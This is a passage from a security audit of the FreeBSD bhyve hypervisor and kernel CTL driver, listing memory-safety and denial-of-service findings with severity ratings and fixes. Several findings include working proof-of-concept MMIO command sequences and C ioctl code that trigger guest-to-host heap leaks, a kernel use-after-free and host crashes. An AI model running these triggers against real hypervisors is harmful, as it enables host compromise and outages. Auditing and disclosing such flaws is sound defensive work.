The following functions (**`usr.sbin/bhyve/pci_xhci.c`**) do not validate the slot index resulting in OOB read on the heap of the slot device structure (**`struct pci_xhci_dev_emu *`**) which can lead to arbitrary reads / writes and calls:

- **`pci_xhci_cmd_disable_slot`** offset 0 not checked (result in offset **`-1`** in the macro **`XHCI_SLOTDEV_PTR`**)
- **`pci_xhci_cmd_config_ep`** no validation on slot
- **`pci_xhci_cmd_reset_ep`** no validation on slot
- **`pci_xhci_cmd_set_tr`** no validation on slot
- **`pci_xhci_cmd_reset_device`** no validation on slot

```
static uint32_t
pci_xhci_cmd_config_ep(struct pci_xhci_softc *sc, uint32_t slot,
    struct xhci_trb *trb)
{
   // slot [0-255] comes from VM RAM : slot = XHCI_TRB_3_SLOT_GET(trb->dwTrb3);
   dev = XHCI_SLOTDEV_PTR(sc, slot);
   // #define XHCI_SLOTDEV_PTR(x,n) ((x)->slots[(n) - 1])
   // #define XHCI_MAX_SLOTS 64
   assert(dev != NULL);

   if ((trb->dwTrb3 & XHCI_TRB_3_DCEP_BIT) != 0) {
   DPRINTF(("pci_xhci config_ep - deconfigure ep slot %u",
           slot));
   if (dev->dev_ue->ue_stop != NULL)
      dev->dev_ue->ue_stop(dev->dev_sc);
```

Proof of Concept

```
$ bhyve -s 31,lpc -s 6,xhci -l bootrom,/usr/local/share/uefi-firmware/BHYVE_UEFI.fd -l
com1,stdio test
In UEFI shell:
# Access slot 255 in pci_xhci_cmd_config_ep by configuring the ring command buffer of
PCI device XHCI BAR0
mm 0x2000C 0xff003000 -w 4 -n -MMIO
mm 0xC0000038 0x20000 -w 4 -n -MMIO
mm 0xC000003C 0 -w 4 -n -MMIO
mm 0xC00004A0 1 -w 4 -n -MMIO

GDB output:
Thread 2 "vcpu 0" received signal SIGBUS, Bus error
pci_xhci_cmd_config_ep (sc=0x29ae3344d000, slot=255, trb=0x1a4f2b020000) at
/root/freebsd-src-main/usr.sbin/bhyve/pci_xhci.c:1054
1054 if (dev->dev_slotstate < XHCI_ST_ADDRESSED)
(gdb) p dev
$1 = (struct pci_xhci_dev_emu *) 0xa5a5a5a5a5a5a5a5
```

0xa5.. are poison bytes of **`jemalloc`** allocator demonstrating OOB read on the heap.

Risks

This vulnerability could lead to **`remote code execution in bhyve process`**. Note that an attacker would probably require an information disclosure vulnerability to bypass ASLR and a primitive to allocate controlled content after the slots allocation.

Recommendations

Validate the slot value.

HYP-03 Kernel Use-After-Free in ctl_write_buffer CTL command

Probability	Impact	Severity	Remediation
MEDIUM	MAXIMAL	CRITICAL	MEDIUM

Observations

The virtio_scsi device (**usr.sbin/bhyve/pci_virtio_scsi.c**) allows a guest VM to directly send SCSI commands (**ctsio->cdb** array) to the kernel driver exposed on **/dev/cam/ctl** (**ctl.ko**), this setup makes the vulnerability directly accessible from VM through the **pci_virtio_scsi** bhyve device.

The function **ctl_write_buffer** (**sys/cam/ctl/ctl.c**) set the **CTL_FLAG_ALLOCATED** whereas the allocation is also stored in **lun->write_buffer**.

```
if ((ctsio->io_hdr.flags & CTL_FLAG_ALLOCATED) == 0) {
   if (lun->write_buffer == NULL) {
      lun->write_buffer = malloc(CTL_WRITE_BUFFER_SIZE,
                                 M_CTL, M_WAITOK);
   }
   ctsio->kern_data_ptr = lun->write_buffer + buffer_offset;
   // [...]
   ctsio->io_hdr.flags |= CTL_FLAG_ALLOCATED;
   ctsio->be_move_done = ctl_config_move_done;
```

When the command finishes processing, the kernel will free the **ctsio->kern_data_ptr** pointer however **lun->write_buffer** is still pointing to the allocation, this results in a Use-After-Free vulnerability.

Combined with HYP-05 Kernel memory leak in CTL read/write buffer commands page 30, this bug is particularly powerful. The vulnerability allows to continuously leak data, it allows to observe when an interesting structure is contained in the allocation and then perform an arbitrary write inside.

Proof of Concept

```
uint8_t cdb[32] = {};

// ctl_write_buffer  0x3B 02
cdb[0] = 0x3B;
cdb[1] = 0x02;

struct scsi_write_buffer * cdb_ = (struct scsi_write_buffer *) cdb;
cdb_->length[0] = 0x00;
cdb_->length[1] = 0x00;
cdb_->length[2] = 0x00;
[...]
err = ioctl(fd, CTL_IO, io);

// Now lun->write_buffer is in UAF
// Wait a few seconds and call ctl_read_buffer
```

After a few seconds, the kernel memory seems to be physically released and the **`ctl_read_buffer`** command produces a kernel panic.

```
Jun 25 08:47:49  kernel: panic: vm_fault_lookup: fault on nofault entry, addr: 0xfffffe017b8fa000
Jun 25 08:47:49  kernel: cpuid = 7
Jun 25 08:47:49  kernel: time = 1719246182
Jun 25 08:47:49  kernel: KDB: stack backtrace:
Jun 25 08:47:49  kernel: db_trace_self_wrapper() at db_trace_self_wrapper+0x2b/frame
0xfffffe0178dbe6f0
Jun 25 08:47:49  kernel: vpanic() at vpanic+0x13f/frame 0xfffffe0178dbe820
Jun 25 08:47:49  kernel: panic() at panic+0x43/frame 0xfffffe0178dbe880
Jun 25 08:47:49  kernel: vm_fault() at vm_fault+0x1839/frame 0xfffffe0178dbe9b0
Jun 25 08:47:49  kernel: vm_fault_trap() at vm_fault_trap+0x5d/frame 0xfffffe0178dbe9f0
Jun 25 08:47:49  kernel: trap_pfault() at trap_pfault+0x21d/frame 0xfffffe0178dbea60
Jun 25 08:47:49  kernel: calltrap() at calltrap+0x8/frame 0xfffffe0178dbea60
Jun 25 08:47:49  kernel: --- trap 0xc, rip = 0xffffffff8105b6d6, rsp = 0xfffffe0178dbeb30, rbp =
0xfffffe0178dbeb30 ---
Jun 25 08:47:49  kernel: copyout_smap_erms() at copyout_smap_erms+0x196/frame 0xfffffe0178dbeb30
Jun 25 08:47:49  kernel: ctl_ioctl_io() at ctl_ioctl_io+0x426/frame 0xfffffe0178dbec00
Jun 25 08:47:49  kernel: devfs_ioctl() at devfs_ioctl+0xd1/frame 0xfffffe0178dbec50
Jun 25 08:47:49  kernel: vn_ioctl() at vn_ioctl+0xbc/frame 0xfffffe0178dbecc0
Jun 25 08:47:49  kernel: devfs_ioctl_f() at devfs_ioctl_f+0x1e/frame 0xfffffe0178dbece0
Jun 25 08:47:49  kernel: kern_ioctl() at kern_ioctl+0x286/frame 0xfffffe0178dbed40
Jun 25 08:47:49  kernel: sys_ioctl() at sys_ioctl+0x12d/frame 0xfffffe0178dbee00
Jun 25 08:47:49  kernel: amd64_syscall() at amd64_syscall+0x158/frame 0xfffffe0178dbef30
Jun 25 08:47:49  kernel: fast_syscall_common() at fast_syscall_common+0xf8/frame
0xfffffe0178dbef30
Jun 25 08:47:49  kernel: --- syscall (54, FreeBSD ELF64, ioctl), rip = 0x821dae8fa, rsp =
0x8207280b8, rbp = 0x820728100 ---
Jun 25 08:47:49  kernel: KDB: enter: panic
```

Risks

The security risk is `critical`, the host kernel can be compromised.

Recommendations

Remove the `CTL_FLAG_ALLOCATED` flag or use specific `be_move_done` callback

HYP-04

Off by one in pci_xhci

Probability	Impact	Severity	Remediation
HIGH	MAXIMAL	HIGH	SIMPLE

Observations

The function **pci_xhci_find_stream** (**usr.sbin/bhyve/pci_xhci.c**) validates that the **streamid** is valid but the bound check accepts up to **ep_MaxPStreams** included.

```
static uint32_t
pci_xhci_find_stream(struct pci_xhci_softc *sc, struct xhci_endp_ctx *ep,
    struct pci_xhci_dev_ep *devep, uint32_t streamid)
{
   // ..
   /* only support primary stream */
   if (streamid > devep->ep_MaxPStreams)
      return (XHCI_TRB_ERROR_STREAM_TYPE);
```

Thus passing a **streamid** with a value 1 passes the validation but results in Out-Of-Bounds read/write.

Example in **pci_xhci_cmd_set_tr**:

```
// Allocation in pci_xhci_init_ep
devep->ep_sctx_trbs = calloc(pstreams,
                      sizeof(struct pci_xhci_trb_ring)); // 1*sizeof(struct
pci_xhci_trb_ring)
devep->ep_MaxPStreams = pstreams;

static uint32_t
pci_xhci_cmd_set_tr(struct pci_xhci_softc *sc, uint32_t slot,
    struct xhci_trb *trb)
{
   // ...
   streamid = XHCI_TRB_2_STREAM_GET(trb->dwTrb2);
   if (devep->ep_MaxPStreams > 0) {
   cmderr = pci_xhci_find_stream(sc, ep_ctx, devep, streamid);
   if (cmderr == XHCI_TRB_ERROR_SUCCESS) {
      assert(devep->ep_sctx != NULL);

      devep->ep_sctx[streamid].qwSctx0 = trb->qwTrb0;
      devep->ep_sctx_trbs[streamid].ringaddr = trb->qwTrb0 & ~0xF; // Access offset 1
```

The bug results in an out-of-bounds write on the heap with controlled data.

Risks

This vulnerability could lead to **remote code execution in bhyve process**. Note that an attacker would probably require an information disclosure vulnerability to bypass ASLR and a primitive to allocate controlled content after the slots allocation.

Recommendations

Validate the value of streamid id correctly.

HYP-05

Kernel memory leak in CTL read/write buffer commands

Probability	Impact	Severity	Remediation
MEDIUM	HIGH	HIGH	BASIC

Observations

This vulnerability is directly accessible to a guest VM through the **`pci_virtio_scsi`** bhyve device.

The functions **`ctl_write_buffer`** and **`ctl_read_buffer`** (**`sys/cam/ctl/ctl.c)`** are vulnerable to a kernel memory leak caused by an uninitialized kernel allocation.

If one of these functions is called for the first time for a given LUN, a kernel allocation is performed without the **`M_ZERO`** flag:

```
if (lun->write_buffer == NULL) {
   lun->write_buffer = malloc(CTL_WRITE_BUFFER_SIZE, // size is 0x40000
                              M_CTL, M_WAITOK);
}
```

Then a call to **`ctl_read_buffer`** allows to return to the user (and the VM guest) the content of this allocation which may contain heap kernel data.

Proof of Concept

For the test, the commands are directly sent from the host and not from a VM, but the behavior will be the same as cbd is fully controlled by the guest.

```c
// kldload /boot/kernel/ctl.ko
// ctladm create -b block -o file=/root/target0 -s 256
int fd = open("/dev/cam/ctl", O_RDWR);

io = ctl_scsi_alloc_io(7);
ctl_scsi_zero_io(io);

io->io_hdr.nexus.initid = 7;
io->io_hdr.nexus.targ_port = 1;
io->io_hdr.nexus.targ_mapped_lun = 0;
io->io_hdr.nexus.targ_lun = 0;
io->io_hdr.io_type = CTL_IO_SCSI;

io->taskio.tag_type = CTL_TAG_UNTAGGED;

uint8_t cdb[32] = {};
 // ctl_read_buffer 0x3c 02
 cdb[0] = 0x3c;
 cdb[1] = 0x02;
 // Max length is 0x40000
 struct scsi_read_buffer * cdb_ = (struct scsi_read_buffer *) cdb;
 cdb_->length[0] = 0x04;
 cdb_->length[1] = 0x00;
 cdb_->length[2] = 0x00;

io->scsiio.cdb_len = sizeof(cdb);
memcpy(io->scsiio.cdb, cdb, sizeof(cdb));

io->scsiio.ext_sg_entries = 0;
io->scsiio.ext_data_ptr = calloc(0x40000,1);
io->scsiio.ext_data_len = 0x40000;
io->scsiio.ext_data_filled = 0;
io->io_hdr.flags |= CTL_FLAG_DATA_IN;

err = ioctl(fd, CTL_IO, io);
```

After the call, the leak is available in the **io->scsiio.ext_data_ptr** buffer.

```
0xa1793616910: 00 00 00 00 00 00 00 00 2F 75 73 72 2F 6C 69 62 | ......../usr/lib |
0xa1793616920: 65 78 65 63 2F 61 74 72 75 6E 00 4C 4F 47 4E 41 | exec/atrun.LOGNA |
0xa1793616930: 4D 45 3D 72 6F 6F 74 00 4C 41 4E 47 3D 43 2E 55 | ME=root.LANG=C.U |
0xa1793616940: 54 46 2D 38 00 50 41 54 48 3D 2F 65 74 63 3A 2F | TF-8.PATH=/etc:/ |
0xa1793616950: 62 69 6E 3A 2F 73 62 69 6E 3A 2F 75 73 72 2F 62 | bin:/sbin:/usr/b |
0xa1793616960: 69 6E 3A 2F 75 73 72 2F 73 62 69 6E 00 50 57 44 | in:/usr/sbin.PWD |
0xa1793616970: 3D 2F 72 6F 6F 74 00 55 53 45 52 3D 72 6F 6F 74 | =/root.USER=root |
0xa1793616980: 00 48 4F 4D 45 3D 2F 72 6F 6F 74 00 53 48 45 4C | .HOME=/root.SHEL |
0xa1793616990: 4C 3D 2F 62 69 6E 2F 73 68 00 4D 4D 5F 43 48 41 | L=/bin/sh.MM_CHA |
0xa17936169a0: 52 53 45 54 3D 55 54 46 2D 38 00 42 4C 4F 43 4B | RSET=UTF-8.BLOCK |
0xa17936169b0: 53 49 5A 45 3D 4B 00 00 00 10 00 00 00 00 00 00 | SIZE=K.......... |
                  [...]
0xa179361b960: FF 25 B2 2A 00 00 68 2F 00 00 00 E9 F0 FC FF FF | .%.*..h/........ |
0xa179361b970: FF 25 AA 2A 00 00 68 30 00 00 00 E9 E0 FC FF FF | .%.*..h0........ |
0xa179361b980: FF 25 A2 2A 00 00 68 31 00 00 00 E9 D0 FC FF FF | .%.*..h1........ |
0xa179361b990: FF 25 9A 2A 00 00 68 32 00 00 00 E9 C0 FC FF FF | .%.*..h2........ |
```

It can be noticed that the memory leaked contains both kernel and user data.

Risks

The risk is **high** because the leaked information is valuable to an attacker (0x40000 bytes of kernel or user host data)

Recommendations

Call malloc with **M_ZERO** flag in ctl_write_buffer and ctl_read_buffer

HYP-06 Kernel Out-Of-Bounds access in ctl_report_supported_opcodes

Probability	Impact	Severity	Remediation
MEDIUM	HIGH	MEDIUM	BASIC

Observations

This vulnerability is directly accessible to a guest VM through the **pci_virtio_scsi** bhyve device.

In the function **ctl_report_supported_opcodes** (**sys/cam/ctl/ctl.c**) accessible from the VM, in the case of the option **RSO_OPTIONS_OC_ASA** being called, the **requested_service_action** value is not checked before accessing **&ctl_cmd_table[]**.

```
ctl_report_supported_opcodes(struct ctl_scsiio *ctsio)
{
   int opcode, service_action, i, j, num;
   service_action = scsi_2btoul(cdb->requested_service_action);
   switch (cdb->options & RSO_OPTIONS_MASK) {
       //[..]
       case RSO_OPTIONS_OC_ASA:
           total_len = sizeof(struct scsi_report_supported_opcodes_one) + 32;
           // Unlike the RSO_OPTIONS_OC_SA case, there is no check on service_action
value.
           break;
   }
   //[..]
   switch (cdb->options & RSO_OPTIONS_MASK) {
       //[..]
       case RSO_OPTIONS_OC_ASA:
               one = (struct scsi_report_supported_opcodes_one *)
                   ctsio->kern_data_ptr;
               entry = &ctl_cmd_table[opcode];
               if (entry->flags & CTL_CMD_FLAG_SA5) {
                   entry = &((const struct ctl_cmd_entry *)
                       entry->execute)[service_action];  // execute is array of 0x20
entries but service_action can be set to 0xFFFF
               //[...]
               if (ctl_cmd_applicable(lun->be_lun->lun_type, entry)) {
                   memcpy(&one->cdb_usage[1], entry->usage, entry->length - 1);
```

The impact depends on the kernel memory layout, other kernel modules are located after `ctl.ko` in memory. If an attacker can craft a fake entry in memory (in order to pass the test `ctl_cmd_applicable`) with controlled values for `usage` and `len`, the memcpy call could write past the heap allocation.

Risks

The security risk is `medium` as it strongly depends on kernel module loaded after the ctl.ko module. It could lead to a heap OOB write if the attacker is able to craft an entry.

Recommendations

Check the service_action value before accessing the array.

HYP-07 Out-Of-Bounds read in nvme_opc_get_log_page

Probability	Impact	Severity	Remediation
HIGH	MEDIUM	MEDIUM	BASIC

Observations

The function **nvme_opc_get_log_page** in the file **usr.sbin/bhyve/pci_nvme.c** is vulnerable to buffer over-read. The value **logoff** is user controlled but never checked against the value of **logsize**, the difference **logsize - logoff** can underflow.

```
if (logoff >= sizeof(sc->ns_log)) {
   pci_nvme_status_genc(&compl->status,
   NVME_SC_INVALID_FIELD);
   break;
}

nvme_prp_memcpy(sc->nsc_pi->pi_vmctx, command->prp1,
               command->prp2, (uint8_t *)&sc->ns_log + logoff,
               MIN(logsize - logoff, sizeof(sc->ns_log)), // If logsize < logoff,
sizeof(sc->ns_log) bytes will be copied even though logoff is non null.
               NVME_COPY_TO_PRP);
```

This pattern is present on all log pages (NVME_LOG_ERROR, NVME_LOG_HEALTH_INFORMATION, NVME_LOG_FIRMWARE_SLOT, NVME_LOG_CHANGED_NAMESPACE).

Due to the **sc** structure layout, an attacker can dump internals fields of **sc** and the content of the next heap allocation.

Proof of Concept

Run a VM with pci_nvme registered on PCI bus 00, device 07.

```
bhyve -s 31,lpc -s 7,nvme,ram=0x0 -l
bootrom,/usr/local/share/uefi-firmware/BHYVE_UEFI.fd -l com1,stdio test
```

Check where NVME is mapped (here BAR 0 MEM64 mapped at 0x0000000800000000)

```
Shell> mm 0000070010 -n -w 8 -PCI
PCI  0x0000000000070010 : 0x0000000800000004
```

The final commands needed to trigger the bug are the following:

```
mm 0xf172000 0 -n -w 8 -MMIO
mm 0xf172008 0 -n -w 8 -MMIO
mm 0xf172010 0 -n -w 8 -MMIO
mm 0xf172018 0 -n -w 8 -MMIO
mm 0xf172020 0 -n -w 8 -MMIO
mm 0xf172028 0 -n -w 8 -MMIO
mm 0xf172030 0 -n -w 8 -MMIO
mm 0xf172038 0 -n -w 8 -MMIO

mm 0x0000000800000028 0xf172000 -n -w 4 -MMIO
mm 0x0000000800000014 0 -n -w 4 -MMIO
mm 0x0000000800000014 1 -n -w 4 -MMIO
mm 0xf172000 0x02 -n -w 1 -MMIO
mm 0xf172028 0x04 -n -w 1 -MMIO
mm 0xf17202c 0x0 -n -w 4 -MMIO
mm 0xf172030 0xff8 -n -w 4 -MMIO
mm 0xf172018 0x30000 -n -w 8 -MMIO
mm 0xf172020 0x31000 -n -w 8 -MMIO
mm 0x0000000800001000 1 -n -w 4 -MMIO
mm 0x301f8 -n -w 8 -MMIO
```

Proof of Concept (details)

Setup the submit queue address to **`0xf172000`** with **`NVME_CR_ASQ_LOW (0x28)`** and reinitialize the NVME controller **`NVME_CR_CC (0x14)`**

```
> mm 0x0000000800000028 0xf172000 -n -w 4 -MMIO

> mm 0x0000000800000014 0 -n -w 4 -MMIO
> mm 0x0000000800000014 1 -n -w 4 -MMIO
```

Clear the submit queue memory (**`nvme_command`** size is 0x40)

```
mm 0xf172000 0 -n -w 8 -MMIO
mm 0xf172008 0 -n -w 8 -MMIO
mm 0xf172010 0 -n -w 8 -MMIO
mm 0xf172018 0 -n -w 8 -MMIO
mm 0xf172020 0 -n -w 8 -MMIO
mm 0xf172028 0 -n -w 8 -MMIO
mm 0xf172030 0 -n -w 8 -MMIO
mm 0xf172038 0 -n -w 8 -MMIO
```

Prepare the submit queue and set **`command->opc`** value to **`NVME_OPC_GET_LOG_PAGE`** (0x02)

```
> mm 0xf172000 0x02 -n -w 1 -MMIO
```

Set **`logpage`** (command->cdw10) to **`NVME_LOG_CHANGED_NAMESPACE`** (0x04)

```
> mm 0xf172028 0x04 -n -w 1 -MMIO
```

Set **`cdw11`** to 0 to 1 (the final **`logsize`** computation is **`(command->cdw11 << 16) | (command->cdw10 >> 16)) + 1;`**)

```
> mm 0xf17202c 0x0 -n -w 4 -MMIO
```

Set logoff to **`0xff8`** (note that **`sizeof(sc->ns_log) = 0x1000`**)

```
> mm 0xf172030 0xff8 -n -w 4 -MMIO
```

Set prp1 and prp2

```
> mm 0xf172018 0x30000 -n -w 8 -MMIO
> mm 0xf172020 0x31000 -n -w 8 -MMIO
```

Process the cmd by triggering the doorbell id=0 (offset 0x1000)

```
> mm 0x0000000800001000 0x1 -n -w 4 -MMIO
```

Here we have a leak

```
> mm 0x301f8 -n -w 8 -MMIO
MMIO  0x00000000000301F8 : 0x00002DDAE5584100
```

This is the address of **`nvme_feature_async_event`** function.

Risks

The risk is **`high`** because the leaked information is valuable to an attacker:

- function pointers disclose the **`bhyve`** ASLR
- heap allocation addresses
- content of the next allocation.

Recommendations

Validate **`logsize`** to be always be greater that **`logoff`**.

HYP-08

Kernel reclaims memory from pci_virtio_scsi

Probability	Impact	Severity	Remediation
MEDIUM	MEDIUM	MEDIUM	SIMPLE

Observations

The virtio_scsi device (**`usr.sbin/bhyve/pci_virtio_scsi.c`**) allows a VM guest to directly send SCSI commands (**`ctsio->cdb`** array) to the kernel driver exposed on **`/dev/cam/ctl`** (**`ctl.ko`**).

All kernel commands accessible from the guess are defined by **`ctl_cmd_table`** (**`sys/cam/ctl/ctl_cmd_table.c`**).

The command **`ctl_persistent_reserve_out`** (cdb[0]=0x5F and cbd[1]=0) allows the caller to call malloc() with an arbitrary size (**`uint32_t`**). This can be used by the guest to overload the kernel memory (DOS attack).

```
// Handler for cmd=5F service_action=00
int
ctl_persistent_reserve_out(struct ctl_scsiio *ctsio)
{

   param_len    = scsi_4btoul(cdb->   lngth   );    // User controlled len

   if ((ctsio->io_hdr.flags & CTL_FLAG_ALLOCATED) == 0) {
      ctsio->kern_data_ptr = malloc(   param_len   , M_CTL, M_WAITOK);
      ctsio->kern_data_len = param_len;
      ctsio->kern_total_len = param_len;
      //[..]
      ctl_datamove((union ctl_io *)ctsio);
```

Proof of Concept

For the test, the command is directly sent from the host and not from the guest VM, but the behavior will be the same as cbd array is fully controlled by the guest.

```
// kldload /boot/kernel/ctl.ko
// ctladm create -b block -o file=/root/target0 -s 256
int fd = open("/dev/cam/ctl", O_RDWR);

io = ctl_scsi_alloc_io(7);
ctl_scsi_zero_io(io);

io->io_hdr.nexus.initid = 7;
io->io_hdr.nexus.targ_port = 1;
io->io_hdr.nexus.targ_mapped_lun = 0;
io->io_hdr.nexus.targ_lun = 0;
io->io_hdr.io_type = CTL_IO_SCSI;

io->taskio.tag_type = CTL_TAG_UNTAGGED;

uint8_t cdb[32] = {};
// // ctl_persistent_reserve_out// 5f 00
cdb[0] = 0x5f;
cdb[1] = 0x00;
struct scsi_per_res_out *cdb_ = ( struct scsi_per_res_out *)cdb;

// Perform malloc(0xffffffff)
cdb_->length[0] = 0xff;
cdb_->length[1] = 0xff;
cdb_->length[2] = 0xff;
cdb_->length[3] = 0xff;

io->scsiio.cdb_len = sizeof(cdb);
memcpy(io->scsiio.cdb, cdb, sizeof(cdb));

io->scsiio.ext_sg_entries = 0;
io->scsiio.ext_data_ptr = calloc(OUTSIZE,1);
io->scsiio.ext_data_len = OUTSIZE;
io->scsiio.ext_data_filled = 0;
io->io_hdr.flags |= CTL_FLAG_DATA_IN;

err = ioctl(fd, CTL_IO, io);
```

```
pid 32955 (getty), jid 0, uid 0, was killed: failed to reclaim memory
(7:1:0/0): PERSISTENT RESERVE OUT. CDB: 5f 00 00 00 00 ff ff ff ff 00  Tag: 0/0, Prio:
0
(7:1:0/0): ctl_process_done: 6677 seconds
```

In addition to the malloc with controlled size, the content of the kernel allocation is also fully controlled by the guest (the data is copied during the `ctl_datamove` step). This provide a simple way to spray kernel memory directly from the guest.

Risks

An attacker could **DOS** the host kernel.

Recommendations

Limit the size of the allocation

HYP-09 Kernel panic in vm_handle_db via rsp guest value

Probability	Impact	Severity	Remediation
LOW	MEDIUM	MEDIUM	BASIC

Observations

If the guest VM emits the exit code **VM_EXITCODE_DB** the kernel will execute the function named **vm_handle_db** (file **sys/amd64/vmm/vmm.c**)

```
static int
vm_handle_db(struct vcpu *vcpu, struct vm_exit *vme, bool *retu)
{
   struct vm_copyinfo copyinfo; // Only 1 entry
   // [...]
   vm_get_register(vcpu, VM_REG_GUEST_RSP, &rsp);
   error = vm_copy_setup(vcpu, &vme->u.dbg.paging, rsp, sizeof(uint64_t),
   VM_PROT_RW, &copyinfo, 1, &fault);
```

If the value of rsp is not page aligned and if **rsp+sizeof(uint64_t)** spans across two pages, the function **vm_copy_setup** will need two structs **vm_copyinfo** to prepare the copy operation.

For instance is rsp value is 0xFFC, two **vm_copyinfo** objects are needed:

- address=0xFFC, len=4
- address=0x1000, len=4

In this case, the kernel assert will be triggered and host kernel will panic.

```
vm_copy_setup(struct vcpu *vcpu, struct vm_guest_paging *paging, /*[...]*/)
{
   // [...]
   bzero(copyinfo, sizeof(struct vm_copyinfo) * num_copyinfo);
   nused = 0;
   remaining = len;
   while (remaining > 0) {
      KASSERT(nused < num_copyinfo, ("insufficient vm_copyinfo"));
```

Risks

A virtual machine could stop the host kernel and perform a **`DOS attack`**.

Recommendations

Return an error instead of calling KASSERT.

HYP-10

TOCTOU on iov_len in virtio _vq_recordon function

Probability	Impact	Severity	Remediation
MEDIUM	MEDIUM	LOW	BASIC

Observations

In the function `_vq_record` (`usr.sbin/bhyve/virtio.c`), `vd` points to guess memory and `vd->len` is read twice.

An attacker could change the value between the `paddr_guest2host` check and the line where `iov_len` is set.

```
iov[i].iov_base = paddr_guest2host(ctx, vd->addr, vd->len);
iov[i].iov_len = vd->len;
```

Risks

The impact depends on the PCI virtio implementations.

Recommendations

Store the len in a temporary variable to avoid the race condition.

HYP-11 TOCTOU in atapi_inquiry

Probability	Impact	Severity	Remediation
MEDIUM	MEDIUM	LOW	BASIC

Observations

In the function **atapi_inquiry** (file **usr.sbin/bhyve/pci_ahci.c**), **acmd** variable points to guest memory (the content can be changed during the execution of the function).

There is a TOCTOU for the **len** check.

```
if (len > acmd[4])
   len = acmd[4];
cfis[4] = (cfis[4] & ~7) | ATA_I_CMD | ATA_I_IN;
write_prdt(p, slot, cfis, buf, len);
```

Risks

On the x86 architecture, the compiler reads the value only once and there is no TOCTOU. As it depends on the compiler, it is possible that the race condition exists on a different architecture.

Recommendations

Store the content of **acmd[4]** to only fetch it once.

HYP-12 Infinite loop in hda_corb_run

Probability	Impact	Severity	Remediation
HIGH	LOW	LOW	BASIC

Observations

In the function **hda_corb_run** (file **usr.sbin/bhyve/pci_hda.c**), if **corb->wp** (from HDAC_CORBWP) is greater than **corb->size** (2, 16 or 256) the while loop will never exit.

```
corb->wp = hda_get_reg_by_offset(sc, HDAC_CORBWP);
while (corb->rp != corb->wp && corb->run) {
   corb->rp++;
   corb->rp %= corb->size;
   // [...]
   }
```

Risks

An attacker could overload the host CPU (**DOS**).

Recommendations

Add a check on **corb->wp** depending on **corb->size** value.

HYP-13

Out-Of-Bounds read in hda_codec

Probability	Impact	Severity	Remediation
HIGH	LOW	LOW	SIMPLE

Observations

The function **hda_codec_command** (**usr.sbin/bhyve/hda_codec.c**) is vulnerable to buffer over-read, the **payload** value is extracted from the command and used as an array index without any validation.

Fortunately, the **payload** value is capped at 255, so the information disclosure is limited and only a small part of **.rodata** of **bhyve** binary can be disclosed.

```
hda_codec_command(struct hda_codec_inst *hci, uint32_t cmd_data)
// ...
payload = cmd_data & 0xff;
// ...
case HDA_CMD_VERB_GET_PARAMETER:
res = sc->get_parameters[nid][payload];
```

Risks

The risk is **low** because the leaked information is not sensitive. An attacker may be able to validate the version of the bhyve binary using this information disclosure (layout of .rodata information, ex: jmp_tables) before executing an exploit.

Recommendations

Validate the index of the array before the access.

HYP-14

Infinite loop in pci_nvme if the queue tail is too big

Probability	Impact	Severity	Remediation
HIGH	LOW	LOW	BASIC

Observations

In the functions `pci_nvme_handle_admin_cmd` and `pci_nvme_handle_io_cmd` (`usr.sbin/bhyve/pci_nvme.c`) infinite loops are possible in the bhyve process if the `sq->tail` value is greater that `sq->size`:

```
// If tail is greater than sq->size the loop will never exit
while (sqhead != atomic_load_acq_short(&sq->tail)) {
   cmd = &(sq->qbase)[sqhead];
   // [...]
   sqhead = (sqhead + 1) % sq->size;
   // [...]
}
```

Proof of Concept

Trigger the doorbell handler and set `sc->submit_queues[idx].tail = 0x00`

```
> mm 0x0000000800001000 0xff -n -w 4 -MMIO
```

Here bhyve never returns, this may overload the CPU.

Risks

An attacker could overload the host CPU (`DOS`).

Recommendations

Add checks on the tail value to avoid infinite loop.

HYP-15

Uninitialized stack buffer in pci_ahci

Probability	Impact	Severity	Remediation
HIGH	LOW	LOW	BASIC

Observations

In the function **ahci_handle_dsm_trim** (file **usr.sbin/bhyve/pci_ahci.c**), if the call to **read_prdt** fails, the variable **buf[512]** is used while it contains uninitialized data.

```
static void
ahci_handle_dsm_trim(struct ahci_port *p, int slot, uint8_t *cfis, uint32_t done)
{
    // [...]
    uint8_t buf[512];

    // [...]
    read_prdt(p, slot, cfis, buf, sizeof(buf));

    next:
    entry = &buf[done];
```

It is easy to make the call to **read_prdt** fail, for instance if **hdr->prdtl == NULL** , the function will return without writing anything in **buf**.

In addition, this code could be hardened by checking the value of **done** before accessing **&buf[done]**.

Risks

The security risk is **low** as uninitialized data are not directly accessible from an attacker.

Recommendations

Initialize **buf** with zeros and add a return value to the **read_prdt** function to know how many bytes of the output buffer have been written.

HYP-16

Kernel heap info leak in ctl_request_sense

Probability	Impact	Severity	Remediation
MEDIUM	LOW	LOW	BASIC

Observations

This vulnerability is directly accessible to a guest VM through the **`pci_virtio_scsi`** bhyve device.

In the function `ctl_request_sense` (**`sys/cam/ctl/ctl.c)`** there is a heap infoleak of 3 bytes.

```
int
ctl_request_sense(struct ctl_scsiio *ctsio)
{
   //[...]
   cdb = (struct scsi_request_sense *)ctsio->cdb;

   ctsio->kern_data_ptr = malloc(sizeof(*sense_ptr), M_CTL, M_WAITOK);
   sense_ptr = (struct scsi_sense_data *)ctsio->kern_data_ptr;
   ctsio->kern_sg_entries = 0;
   ctsio->kern_rel_offset = 0;

   /*
   * struct scsi_sense_data, which is currently set to 256 bytes, is
   * larger than the largest allowed value for the length field in the
   * REQUEST SENSE CDB, which is 252 bytes as of SPC-4.
   */
   ctsio->kern_data_len = cdb->length;
   ctsio->kern_total_len = cdb->length;
```

The maximum length is 255 which is bigger than the size of the structure allocated on the heap. As the buffer is copied back to the user-mode caller this could leak 3 bytes.

Risks

The risk is `low` because even if the leaked data is a part of an address, the 3 bytes will be the low part and will not permit to break kernel ASLR.

Recommendations

Fix the length to the size of the allocation

HYP-17 Missing length validation in umouse

Probability	Impact	Severity	Remediation
HIGH	LOW	REMARK	BASIC

Observations

The USB device data handler does not validate the length of the data item before copying a fixed size to it in `umouse_data_handler`(**`usr.sbin/bhyve/usb_mouse.c`**):

```c
static int
umouse_data_handler(void *scarg, struct usb_data_xfer *xfer, int dir,
     int epctx)
{
// ..
idx = xfer->head;
for (i = 0; i < xfer->ndata; i++) {
  data = &xfer->data[idx];
  // ..
  udata = data->buf;
  len = data->blen;
  // ..
  if (len > 0) {
    sc->newdata = 0;

    data->processed = 1;
    data->bdone += 6;
    memcpy(udata, &sc->um_report, 6);
```

The same issue exists in multiple places of `umouse_request`.

Risks

`No security risk`, reported as informational only because the buf variable points to the guest RAM which is guarded by a 4MB guard zone, so this issue is not exploitable.

Recommendations

Check that the len variable is greater that the size of copied data.

